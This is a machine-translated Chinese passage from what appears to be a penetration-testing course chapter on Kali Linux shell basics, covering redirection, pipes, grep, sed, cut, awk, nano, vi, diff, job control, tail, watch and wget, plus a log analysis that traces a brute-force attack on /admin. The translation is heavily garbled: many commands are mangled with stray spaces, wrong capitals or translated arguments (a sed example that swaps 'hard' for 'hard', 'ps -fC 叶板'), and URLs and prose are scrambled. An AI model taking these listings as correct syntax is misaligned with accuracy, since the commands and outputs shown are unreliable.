Kali @ Kali:~ $ cat redirection _ test .
txt Kali Linux 是开源项目
```

清单 38 -将输出重定向到文件

如清单 38 所示，如果我们将输出重定向到一个不存在的文件，该文件将被自动创建。但是，如果我们将输出保存到一个已经存在的文件中，该文件的内容将被替换。重定向要小心！没有撤销功能！

3.2.2 重定向到现有文件

要向现有文件添加附加数据(而不是覆盖文件)，请使用>>运算符:

```
kali@kali:~$ echo“由进攻性安全维护和资助”> >重定向_test.txt

Kali @ Kali:~ $ cat redirection _ test . txt Kali Linux 是开源项目
由进攻性安全部队维持和资助
```

清单 39 -将输出重定向到现有文件

3.2.3 从文件重定向

正如您可能已经猜到的，我们可以使用<运算符以“其他方式”发送数据。在下面的例子中，我们将 wc 命令的 STDIN 重定向为直接来自我们在前面部分生成的文件的数据。让我们用 wc -m 来尝试一下，它对文件中的字符进行计数:

```
kali @ kali:~ $ WC-m < redirection _ test . txt
89
```

清单 40 -用<操作符输入 wc 命令

请注意，这有效地将我们文件的内容“连接”到 wc -m 命令的标准输入。

3.2.4 重定向标准错误

根据 POSIX 规范，STDIN、STDOUT 和 STDERR 的文件描述符分别定义为 0、1 和 2。这些数字很重要，因为它们可用于在执行或连接不同命令时从命令行操作相应的数据流。

为了更好地理解文件描述符编号是如何工作的，考虑这个重定向标准错误(STDERR)的例子:

```
kali@kali:~$ ls。
桌面文档下载音乐图片公共重定向_test.txt 模板

kali@kali:~$ ls。/test
ls:无法访问“/test”:没有这样的文件或目录

kali@kali:~$ ls。/test 2>error.txt

kali@kali:~$ cat error.txt
ls:无法访问“/test”:没有这样的文件或目录
```

清单 41 -将 STDERR 重定向到一个文件

在清单 41 中，注意 error.txt 只包含错误消息(在 STDERR 上生成)。我们通过在“>”操作符前面加上流号来实现这一点(2=STDERR)。

3.2.5 管道

继续使用 wc 命令的例子，让我们看看如何将一个命令的输出重定向到另一个命令的输入。考虑这个例子:

```
kali@kali:~$ cat error.txt
ls:无法访问"test":没有这样的文件或
目录

kali@kali:~$ cat error.txt |
wc -m
53
kali @ kali:~ $ cat error .
txt | WC-m > count . txt

kali@kali:~$ cat count.txt 53
```

清单 42 - 将 cat 命令的输出导入 wc

在清单 42 中，我们使用管道字符(|)将 cat 命令的输出重定向到 wc 命令的输入。这个概念可能看起来微不足道，但将不同的命令汇集在一起是处理各种数据的强大工具。

3.2.5.1 演习

1. 在 Kali Linux 系统上，将 cat 命令与 sort 结合使用，对/etc/passwd 文件的内容进行重新排序。
2. 将上一练习的输出重定向到主目录中您选择的文件。

3.3 文本搜索和操作

在本节中，我们将通过引入几个命令来提高文件和文本处理的效率:grep、sed、cut 和 awk。这些工具的高级使用需要很好地理解正则表达式(正则表达式)是如何工作的。正则表达式是描述搜索模式的特殊文本字符串。如果您不熟悉正则表达式，请在继续之前访问以下网址:

- http://www.rexegg.com/
- http://www.regular-expressions.info/

3.3.1 grep

简而言之，grep 在文本文件中搜索给定正则表达式的出现，并输出任何包含与标准输出匹配的行，这通常是终端屏幕。一些

最常用的开关包括递归搜索的-r 和忽略文本大小写的-i。请考虑以下示例:

```
kali @ kali:~ $ ls-la/usr/bin | grep zip
-rwxr-xr-x 3 根根 34480 2017 年 1 月 29 日 bunzip2
-rwxr-xr-x 3 根根 34480 2017 年 1 月 29 日 bzip2
-rwxr-xr-x 1 根根 13864 2017 年 1 月 29 日 bzip2 修订版
-rwxr-xr-x 2 根根 2301 2016 年 3 月 14 日 gunzip
-rwxr-xr-x 1 根 105172 2016 年 3 月 14 日 gzip
```

清单 43 - 在/usr/bin 中搜索任何包含"zip"的文件

在清单 43 中，我们用 ls 列出了/usr/bin 目录中的所有文件，并将输出传送到 grep 命令中，该命令搜索包含字符串"zip"的任何一行。理解 grep 工具以及何时使用它可以证明是非常有用的。

3.3.2 sed

sed 是一个强大的流编辑器。它也非常复杂，所以我们在这里只简单地触及它的表面。在很高的层次上，sed 对一组特定文件或标准输出的文本流执行文本编辑。让我们看一个例子:

```
kali@kali:~$ echo“我需要努力”“| sed ' s/hard/hard/”
我需要更加努力
```

清单 44 - 替换输出流中的一个单词

在清单 44 中，我们使用 echo 命令创建了一个文本流，然后将其传送到 sed，以便用“hard”替换单词“hard”。请注意，默认情况下，输出会自动重定向到标准输出。

3.3.3 切割

cut 命令很简单，但经常会派上用场。它用于从一行中提取一段文本，并将其输出到标准输出。一些最常用的开关包括-f 表示我们正在切割的字段编号，以及-d 表示字段分隔符。

```
kali@kali:~$ echo“我
黑二进制文件、网络应用程
序、移动应用程序以及其他
任何东西”
| cut -f 2 -d，"，web
应用程序
```

清单 45 - 使用 cut 从回显命令输出中提取字段

在清单 45 中，我们回显了一行文本，并用管道将其传送到 cut 命令，使用逗号(，)作为字段分隔符提取第二个字段。相同的命令可用于如下所示的文本文件中的行，其中通过使用:作为分隔符并检索第一个字段，从/etc/passwd 中提取用户列表:

```
kali @ kali:~ $ cut-d ":-f1/etc/passwd
根守护进程 bin
```

```
sys sync
游戏...
```

清单 46 - 使用 cut 从/etc/passwd 中提取用户名

3.3.4 awk

AWK 是一种用于文本处理的编程语言，通常用作数据提取和报告工具。它也非常强大，可以相当复杂，所以我们这里只触及表面。awk 常用的开关是-F，它是字段分隔符，以及 print 命令，它输出结果文本。

```
kali@kali:~$ echo "hello::那边::friend“| awk-F”:' { print $ 1，$3}' hello
friend
```

清单 47 - 在 awk 中使用多字符分隔符从流中提取字段

在清单 47 中，我们回显了一行，并用管道将其传送到 awk，使用::作为字段分隔符提取第一个($1)和第三个($3)字段。我们使用的 cut 和 awk 示例之间最显著的区别是，cut 只能接受一个字符作为字段分隔符，而 awk 则更加灵活，如清单 47 所示。作为一般的经验法则，当您开始有一个涉及多个切割操作的命令时，您可能想要考虑切换到 awk。

3.3.5 实例

让我们来看一个实际的例子，它将我们到目前为止探索过的许多命令联系在一起。

我们 是 考虑到一；一个街头流氓超文本传送协议计算机网络服务器 原木 (http://www.offensive-security.com/pwk-文件/access_log.txt.gz)，其中包含攻击的证据。我们的任务是使用 Bash 命令来检查文件并发现各种信息，例如攻击者是谁以及服务器上到底发生了什么。

首先，我们将使用 head 和 wc 命令快速浏览日志文件，以了解其结构。head 命令显示文件中的前 10 行，wc 命令与-l 选项一起显示文件中的总行数。

```
kali @ kali:~ $ gun zip access _ log . txt . gz

kali @ kali:~ $ mv access _ log . txt access . log

kali@kali:~$ head access.log
201.21.152.44--[2013 年 4 月 25 日:14:05:35-0700]"GET/faviicon . ico HTTP/1.1"404
89"-""Mozilla/5.0(Windows NT 6.2; WOW64) AppleWebKit/537.31 (KHTML，喜欢壁虎)Chrome/26。
0 . 1410 . 64 Safari/537.31 " " random-site . com "
70.194.129.34--[2013 年 4 月 25 日:14:10:48-0700]" GET/include/jquery . jshow off . min .
js HT TP/1.1 " 200 2553 " http://www . random-site . com/" " Mozilla/5.0(Linux; u;
Android 4 . 1 . 2; en-us; SCH-I535 Build/jzo 54k)apple WebKit/534.30(KHTML，喜欢 Gecko)版
本/4.0 Mobil e Safari/534.30 " " www . random-site . com

...
kali @ kali:~ $ WC-l access . log
1173 access . log
```

清单 48 - 查看 access.log 文件以了解其结构

请注意，日志文件是基于文本的，包含不同的字段(IP 地址、时间戳、HTTP 请求等)。由空格分隔的。这是一个完美的"grep 友好"文件，对于我们到目前为止所介绍的所有工具来说，它都将工作得很好。我们将从向服务器发出的 HTTP 请求中搜索记录在该日志文件中的所有 IP 地址开始。我们将通过将 cat 命令的输出管道化为剪切和排序命令来实现这一点。这可能会给我们一个线索，关于我们需要对付的潜在攻击者的数量。

```
kali @ kali:~ $ cat access . log | cut-d " "-f 1 | sort-u
201.21.152.44
208.115.113.91
208.54.80.244
208.68.234.99
70.194.129.34
72.133.47.242
88.112.192.2。
98.238.13.253
99.127.177.95
```

清单 49 - 从文件中获取所需信息的管道命令

我们看到日志文件中记录了不到十个 IP 地址，尽管这仍然没有告诉我们关于攻击者的任何信息。接下来，我们使用 uniq 和 sort 来显示唯一的行，进一步细化我们的输出，并根据每个 IP 地址访问服务器的次数对数据进行排序。uniq 的-c 选项将用出现的次数作为输出行的前缀。

```
kali @ kali:~ $ cat access . log | cut-d " "-f 1 | sort | uniq-c | sort-urn
1038 208.68.234.99
59 208.115.113.91
22 208.54.80.244
21 99.127.177.95
8 70.194.129.34
1 201.21.152.44
```

清单 50 - 使用 uniq 命令获取文件中每个 IP 地址的计数

一些 IP 地址很突出，但我们将首先关注访问频率最高的地址。要过滤掉 208.68.234.99 地址并显示和计算该 IP 请求的资源，我们可以使用以下顺序:

```
kali @ kali:~ $ cat access . log | grep ' 208 . 68 . 234 . 99 ' | cut-d " \ "-f 2 |
uniq-c 1038 GET//admin HTTP/1.1。
```

清单 51 - 探索特定 IP 地址访问的资源

从这个输出来看，208.68.234.99 的 IP 地址似乎是专门访问/admin 目录的。让我们进一步检查这一点。

```
kali @ kali:~ $ cat access . log | grep ' 208 . 68 . 234 . 99 ' | grep '/admin ' |
sort-u 208.68.234.99--[22/Apr/2013:07:51:20-0500]" GET//admin HTTP/1.1 " 401 742 "-"
Teh
森林龙虾”
208.68.234.99-管理员[2013 年 4 月 22 日:07:51:25-0500]“GET//管理员 HTTP/1.1”200 575“-”
《森林龙虾》...
kali @ kali:~ $ cat access . log | grep ' 208 . 68 . 234 . 99 ' | grep-v 'admin
' kali @ kali:~ $
```

清单 52 - 仔细查看日志文件

很明显，208.68.234.99 参与了一场针对这台网络服务器的暴力尝试。此外，在大约 1000 次尝试后，暴力尝试似乎成功了，如“HTTP 200”消息所示。

3.3.5.1 演习

1. 使用/etc/passwd，提取 Kali 机器上所有用户的用户和主目录字段，外壳设置为/bin/false。请确保您使用一个 Bash 单行打印输出到屏幕上。输出应该类似于下面的清单 53:

```
kali@kali:~$您的命令在这里...
用户 mysql 主目录是/不存在
用户 Debian-snmp 主目录是/var/lib/snmp
用户语音调度器主目录是/var/run/语音调度器用户 Debian-gdm 主目录是/var/lib/gdm3
```

清单 53 - 带有/bin/false 外壳的用户的主目录

2. 将/etc/passwd 文件复制到您的主目录(/home/kali)。
3. 在一行中使用 cat 打印/kali/passwd 的输出，并用“GDM”替换“Gnome 显示管理器”字符串的所有实例。

3.4 从命令行编辑文件

接下来，让我们看看命令外壳环境中的文件编辑。这是一项极其重要的 Linux 技能，尤其是在渗透测试期间，如果您碰巧能够访问类似 Unix 的操作系统。

虽然有像 gedit 和 leafpad 这样的文本编辑器，由于它们的图形用户界面，可能在视觉上更有吸引力，但我们将重点关注基于文本的终端编辑器，它强调速度和多功能性。

每个人似乎对文本编辑器都有偏好，但我们将介绍两个最常见选项的基本用法:nano 和 vi。

3.4.1 纳米

*Nano 是最简单易用的文本编辑器之一。*要打开文件并开始编辑，只需运行 nano，传递文件名作为可选参数:

```
kali @ kali:~ $ nano intro _ to _ nano . txt
```

清单 54 -用纳米编辑器打开一个文件

一旦文件打开，我们就可以像在图形编辑器中一样，立即开始对文件进行任何必要的更改。如图 5 所示，命令菜单位于屏幕底部。一些最常用的命令包括:C o 向文件中写入更改，C k 剪切当前行，C u 取消剪切一行并将其粘贴到光标位置，C w 搜索，C x 退出。




图 5:使用 nano 编辑文件

有关 nano 的更多信息，请参考其在线文档。

3.4.2 vi

*vi 是一个非常强大的文本编辑器，能够以极快的速度运行，尤其是在自动化重复任务时。*然而，它有一个相对陡峭的学习曲线，远没有 Nano 那么容易使用。由于其复杂性，我们将只涵盖最基本的内容。与 nano 一样，要编辑文件，只需将其名称作为参数传递给 vi:

```
kali@kali:~$ vi intro_to_vi.txt
```

清单 55 -用 vi 编辑器打开一个文件

文件打开后，启用插入文本模式开始键入。为此，按下 I 键并开始打字。

要禁用插入文本模式并返回命令模式，请按~键。在命令模式下，用 dd 删除当前行，用 yy 复制当前行，用 p 粘贴剪贴板内容，用 x 删除当前字符，用:w 将当前文件写入磁盘并保持 vi，用:q！退出而不将文件写入磁盘，最后:wq 保存并退出。




图 6:使用虚拟仪器编辑文件

因为虚拟仪器看起来很难使用，所以许多用户都避免使用它。然而，从一个渗透测试人员的角度来看，vi 可以在一个有经验的用户手中节省大量的时间，并且 vi 安装在每个 POSIX 兼容的系统上。

自己随意深挖；虚拟仪器相当强大。有关更多信息，请参考以下网址:

- https://en . wikibooks . org/wiki/Learning _ the _ VI _ Editor/VI _ Reference
- https://www . debian . org/doc/manuals/debian-tutorial/ch-editor . html

3.5 比较文件

文件比较可能看起来无关紧要，但是系统管理员、网络工程师、渗透测试人员、信息技术支持技术人员和许多其他面向技术的专业人员经常依赖这种技能。

在这一节中，我们将看一看几个工具，它们可以帮助简化文件比较的过程，这个过程通常很乏味，但是很有价值。

3.5.1 通信

comm 命令比较两个文本文件，显示每一个文件的唯一行，以及它们共有的行。它输出三个空间偏移的列:第一列包含第一个文件或参数独有的行；第二个包含对第二个文件或参数唯一的行；第三

列包含两个文件共享的行。根据需要，可以使用-n 开关来抑制一列或多列，其中“n”是 1、2 或 3。让我们看一个例子:

```
kali@kali:~$ cat scan-a.txt
192.168.1.1。
192.168.1.2。
192.168.1.3。
192.168.1.4。
192.168.1.5。

kali@kali:~$ cat scan-b.txt
192.168.1.1。
192.168.1.3。
192.168.1.4。
192.168.1.5。
192.168.1.6。

kali @ kali:~ $ comm scan-a . txt scan-b . txt 192 . 168 . 1 . 1。
192.168.1.2。
192.168.1.3。
192.168.1.4。
192.168.1.5。
192.168.1.6。

kali @ kali:~ $ comm-12 scan-a . txt scan-b . txt
192.168.1.1。
192.168.1.3。
192.168.1.4。
192.168.1.5。
```

清单 56 - 使用 comm 来比较文件

在第一个示例中，comm 显示了 scan-a.txt 中的唯一行、scan-b.txt 中的唯一行以及在两个文件中分别找到的行。在第二个例子中，comm -12 只显示在两个文件中找到的行，因为我们隐藏了第一列和第二列。

3.5.2 差异

diff 命令用于检测文件之间的差异，类似于 comm 命令。然而，diff 要复杂得多，支持多种输出格式。两种最流行的格式包括上下文格式(-c)和统一格式(-u)。清单 57 展示了这两种格式之间的区别:

```
kali @ kali:~ $ diff-c scan-a . txt scan-b . txt * * * scan-a . txt 2018-02-07
14:46:21.557861848-0700
-scan-b . txt 2018-02-07 14:46:44.275002421-0700
***************
*** 1,5 ****
192.168.1.1。
- 192.168.1.2。
192.168.1.3。
192.168.1.4。
```

```
192.168.1.5。
- 1,5 -
192.168.1.1。
192.168.1.3。
192.168.1.4。
```

```
192.168.1.5。
+ 192.168.1.6。

kali @ kali:~ $ diff-u scan-a . txt scan-b . txt-scan-a . txt 2018-02-07
14:46:21.557861848-0700
+++scan-b . txt 2018-02-07 14:46:44.275002421-0700
@@ -1,5 +1,5 @@
192.168.1.1。
-192.168.1.2。
192.168.1.3。
192.168.1.4。
192.168.1.5。
+192.168.1.6。
```

清单 57 - 使用比较来比较文件

输出使用“-”指示器显示该行出现在第一个文件中，但不出现在第二个文件中。相反，“+”指示符显示该行出现在第二个文件中，但不出现在第一个文件中。

这些格式之间最显著的区别是，统一格式不显示文件之间匹配的行，使得结果更短。这两种格式中的指标具有相同的含义。

3.5.3 vimdiff

vimdiff 用多个文件打开 vim，每个窗口一个。文件之间的差异被突出显示，这使得更容易直观地检查它们。有几个捷径可能有用。例如:

- **do:从另一个窗口获取更改到当前窗口**
- **dp:将当前窗口中的更改放到另一个窗口中**
- **]c:跳转到下一个变化**
- **[c:跳到上一个变化　　C w:切换到另一个拆分窗口。**让我们看一个例子:

```
kali @ kali:~ $ vim diff scan-a . txt scan-b . txt
```

清单 58 - 使用 vimdiff(统一格式)比较文件




图 7: 使用 vimdiff 比较文件

在图 7 中，请注意，由于颜色突出，差异很容易被发现。

3.5.3.1 演习

1. 从以下网址下载存档 https://offensive-security.com/pwkfiles/scans.tar.gz
2. 此归档包含在不同时间扫描同一台目标计算机的结果。提取存档文件，看看是否可以通过区分扫描来发现差异。

3.6 管理流程

Linux 内核通过使用进程来管理多任务。内核维护每个进程的信息，以帮助保持事情的有序，每个进程都被分配一个称为进程标识(PID)的数字。

Linux 外壳还引入了作业的概念，以便在终端会话期间简化用户的工作流程。例如，cat error.txt | wc -m 是两个进程的管道，shell 认为这是一个单独的作业。作业控制是指有选择地暂停作业执行的能力

并在以后继续执行死刑。这可以通过特定命令的帮助来实现，我们将很快探索这一点。

3.6.1 背景流程

该模块中以前的作业已经在前台运行，这意味着终端被占用，在当前命令完成之前，不能执行其他命令。由于我们的大多数例子都很简短，这并没有造成问题。然而，我们将在后面的模块中运行更长、更复杂的命令，我们可以将这些命令发送到后台，以便重新控制终端并执行额外的命令。

后台处理进程的最快方法是在命令末尾附加一个&符号，以便在命令启动后立即将其发送到后台。让我们尝试一个简单的例子:

```
kali @ kali:~ $ ping-c 400 localhost > ping _ results . txt &
```

清单 59 - 作业启动后的背景

在清单 59 中，我们用 ping 命令向本地接口发送了 400 个 ICMP 回显请求，并将结果写入一个名为 ping_results.txt 的文件中。该执行自动在后台运行，让 shell 可以自由执行其他操作。

但是，如果我们忘记在命令的末尾添加&符号，会发生什么呢？该命令将在前台运行，我们将被迫用 C/C 取消该命令，或者等到该命令完成后重新控制终端。另一个选项是在作业已经开始后使用 C z 暂停作业。暂停作业后，我们可以使用 bg 命令在后台恢复作业:

```
kali @ kali:~ $ ping-c 400 localhost > ping _ results .
txt
Z
[1]+停止 ping-c400 localhost > ping _ results . txt

kali@kali:~$ bg
[1]+ping-c 400 localhost > ping _ results . txt kali @
kali:~ $
```

清单 60 - 使用背景工作

这项工作现在正在后台运行，我们可以继续使用终端。在这样做的时候，请记住，有些过程是时间敏感的，如果暂停太久，可能会产生不正确的结果。例如，在 ping 示例中，回显回复可能会返回，但如果数据包进入时进程暂停，进程可能会错过它，从而导致不正确的输出。在进行作业控制时，请始终考虑您正在运行的命令的上下文。

3.6.2 作业控制:作业和成品

为了快速检查 ICMP 回应请求的状态，我们需要使用两个附加命令:jobs 和 fg。

内置作业实用程序列出了当前终端会话中运行的作业，而 fg 将作业返回到前台。这些命令如下所示:

```
kali @ kali:~ $ ping-c 400 localhost > ping _ results . txt
Z
[1]+停止 ping-c400 localhost > ping _ results . txt

kali @ kali:~ $ find-名称 sbd.exe
Z
[2]+停止查找-姓名 sbd.exe

kali@kali:~$ jobs
[1]-停止 ping-c400 localhost > ping _ results . txt
[2]+停止查找-姓名 sbd.exe

kali@kali:~$ fg %1
ping-c 400 localhost > ping _ results . txt
C
kali@kali:~$ jobs
[2]+停止查找-姓名 sbd.exe

kali @ kali:~ $ fg find-名称 sbd.exe
usrsharewindows-resourcessbdsbd . exe
```

清单 61 - 使用作业来查看作业，并使用 fg 将一个作业放到前台.清单 61 中有几件事值得一提。

首先，奇数^C 字符代表击键组合 C c。我们可以使用这个快捷方式来终止一个长期运行的进程，并重新获得对终端的控制。

其次，在 fg %1 命令中使用“%1”是新的。在 shell 中有多种方式来引用一个作业。后跟 JobID 的“%”字符表示作业规范。作业标识可以是一个过程标识号，也可以使用下列符号组合之一:

- %编号:指作业编号，如%1 或%2
- %String:指挂起命令名称的开头，例如
  % commandNameHere 此处或%ping
- %+或%%:指当前作业
- %-:指之前的工作

请注意，如果只有一个进程被后台化，则不需要作业号。

3.6.3 过程控制:ps 和 kill

在大多数类似 Unix 的操作系统上，监控进程最有用的命令之一是 ps(进程状态的缩写)。与作业命令不同，ps 列出了系统范围内的进程，而不仅仅是当前终端会话。该实用程序被认为是类 Unix 操作系统及其

名称是如此广为人知，以至于即使在 Windows PowerShell 上，ps 也是 Get-Process cmdlet 的预定义命令别名，本质上也是为了同样的目的。

作为一名渗透测试人员，在获得对系统的远程访问权限后，首先要检查的事情之一是了解受损机器上当前运行的是什么软件。这可以帮助我们提升权限或收集额外信息，以便进一步访问网络。

例如，让我们启动 Leafpad 文本编辑器，然后使用 ps 命令从命令行中找到它的进程标识(PID)(清单 62):

```
kali@kali:~$ ps -ef
PPID 时间 TTY 时间 CMD 根 1 0 0 10:18? 00:00:02 /sbin/init root 2 0 0 10:18? 00:00:00
[kthreadd] root 3 2 0 10:18? 00:00:00 [rcu_gp] root 4 2 0 10:18? 00:00:00[rcu _
par _ gp]root 5 2 0 10:18? 00:00:00[kworker/0:0-events]root 620 10:18?
00:00:00[kworker/0:0H-kblock d]root 7 2 0 10:18? 00:00:00[kworker/u256:0-events
_ unbound root 8 2 0 10:18? 00:00:00[mm _ percpu _ wq]root 9 2 0 10:18?
00:00:00[ksoftirqd/0]root 10 2 0 10:18? 00:00:00 [rcu_sched]...
```

清单 62 列出当前运行的所有进程的常见 ps 语法我们上面使用的-ef 选项

代表:

- **e：选择所有流程**
- **显示全格式列表 (UID、PID、PPID 等)。**

在这个庞大的列表中找到我们的 Leafpad 应用程序肯定不容易，但是因为我们知道我们要寻找的应用程序名称，所以我们可以用-C(按命令名称选择)替换-e 开关，如下所示:

```
kali@kali:~$ ps -fC 叶板
PPID 时间 TTY 时间 1307 938 0 10:57? 00:00:00 传单
```

清单 63 -通过指定进程名缩小搜索范围

如清单 63 所示，流程搜索返回了一个结果，我们从这个结果中收集了叶板的进程号。花些时间来探索一下命令手册(man ps)，因为 ps 确实是过程管理的瑞士军刀。

假设我们现在想在不与图形用户界面交互的情况下停止触摸板过程。kill 命令在这里可以帮助我们，因为它的目的是向进程发送一个特定的信号。[为了]

使用 kill，我们需要我们想要发送信号的进程的 PID。由于我们在上一步收集了叶板的工艺流程图，我们可以继续:

```
kali@kali:~$ kill 1307

kali @ kali:~ $ PS aux | grep leap pad
kali 1313 0.0 0.0 6144 888 pt/0S+10:59 0:00 grep 叶垫
```

清单 64 -通过发送信号停止触摸板

因为 kill 的默认信号是 SIGTERM(请求终止)，所以我们的应用程序被终止了。这在清单 64 中通过在杀死 Leafpad 后使用 ps 得到了验证。

3.6.3.1 演习

1. 通过在后台运行特定的命令，查找在过去 7 天内 Kali 虚拟机上发生变化的文件。
2. 重新运行之前的命令并暂停它；一旦暂停，背景。
3. 将前一个后台作业放到前台。

4. 在你的 Kali 系统上启动 Firefox 浏览器。用 ps 和 grep 识别 Firefox 的 PID。
5. 使用 Firefox 的 PID 从命令行终止 Firefox。

3.7 文件和命令监控

了解如何在渗透测试过程中实时监控文件和命令非常有价值。有助于完成这些任务的两个命令是跟踪和观察。

3.7.1 尾部

tail 最常见的用途是在日志文件条目写入时对其进行监控。例如，我们可能希望监控 Apache 日志，以查看我们试图通过客户端漏洞攻击的给定客户端是否正在联系网络服务器。这个例子可以做到这一点:

```
kali @ kali:~ $ sudo tail-f/var/log/Apache 2/access . log
127 . 0 . 0 . 1--[02/Feb/2018:12:18:14-0500]" GET/HTTP/1.1 " 200 3380 "-"
Mozilla/5.0。
(X11Linux x86 _ 64RV:52.0)Gecko/20100101 Firefox/52.0”
127 . 0 . 0 . 1--[02/Feb/2018:12:18:14-0500]" GET/icons/open logo-75 . png HTTP/1.1 "
200 6 040 " HTTP://127 . 0 . 0 . 1/" " Mozilla/5.0(X11; Linux x86 _
64RV:52.0)Gecko/20100101 Firef ox/52.0 "
127 . 0 . 0 . 1--[02/Feb/2018:12:18:15-0500]" GET/favicon . ico HTTP/1.1 " 404 500 "-"
Mo zilla/5.0(X11; Linux x86 _ 64RV:52.0)Gecko/20100101 Firefox/52.0”
```

清单 65 - 使用 tail 命令监控 Apache 日志文件。

-f 选项(follow)非常有用，因为它会随着目标文件的增长不断更新输出。另一个方便的开关是-nX，它输出最后的“X”行数，而不是默认值 10。

3.7.2 手表

watch 命令用于定期运行指定的命令。默认情况下，它每两秒运行一次，但是我们可以使用-n X 选项指定不同的时间间隔，让它每隔“X”秒运行一次。例如，此命令将每 5 秒钟列出一次登录用户(通过 w 命令):

```
kali@kali:~$ watch -n 5 w

............
每 5.0s:西卡利:2018 年 1 月 23 日星期二 21:06:03
21:06:03 最多 7 天，3:54，1 个用户，平均负载:0.18，0.09，0.03
用户 TTY 从登录@空闲
kali tty 2:0 16 Jan 18 7 天 16:29 2.51s usrbinpython
```

清单 66 - 使用 watch 命令监控登录的用户。

要终止 watch 命令并返回交互式终端，请使用 C c。

3.7.2.1 演习

1. 启动您的 apache2 web 服务并在本地访问它，同时实时监控它的 access.log 文件。
2. 使用 watch 和 ps 的组合，在一个终端窗口中监控你的 Kali 机器上最占用 CPU 的进程；启动不同的应用程序，查看列表如何实时变化。

3.8 下载文件

接下来，让我们看看一些可以从命令行将文件下载到 Linux 系统的工具。

3.8.1 wget

我们将广泛使用的 wget 命令使用 HTTP/HTTPS 和 FTP 协议下载文件。清单 67 展示了使用 wget 和-O 开关在本地机器上以不同的名称保存目标文件:

```
卡利@卡利:~ $ wget-O report _
wget . pdf
https:www.offensive-
security.comreportspenetr
ation-testing-sample-report-
2013.pdf
-2018-01-28 20:30:04-
https:www . official-
security .
comreportsinspection-testin
解决 www.offensive-
security.com(www.offensive-
security.com)...192.124.249.5
连接到 www.offensive-
security.com(www . official-
security . com)| 192 . 124 .
249 . 5 |:4
已发送 HTTP 请求，等待响应...200
OK
长度:27691955(26M)[申请 pdf]
保存到:“report_wget.pdf”

report _ wget . pdf 100%[= = = = = = = = = = = = = = = = = = = >]26.41m 766 kb/s 28s

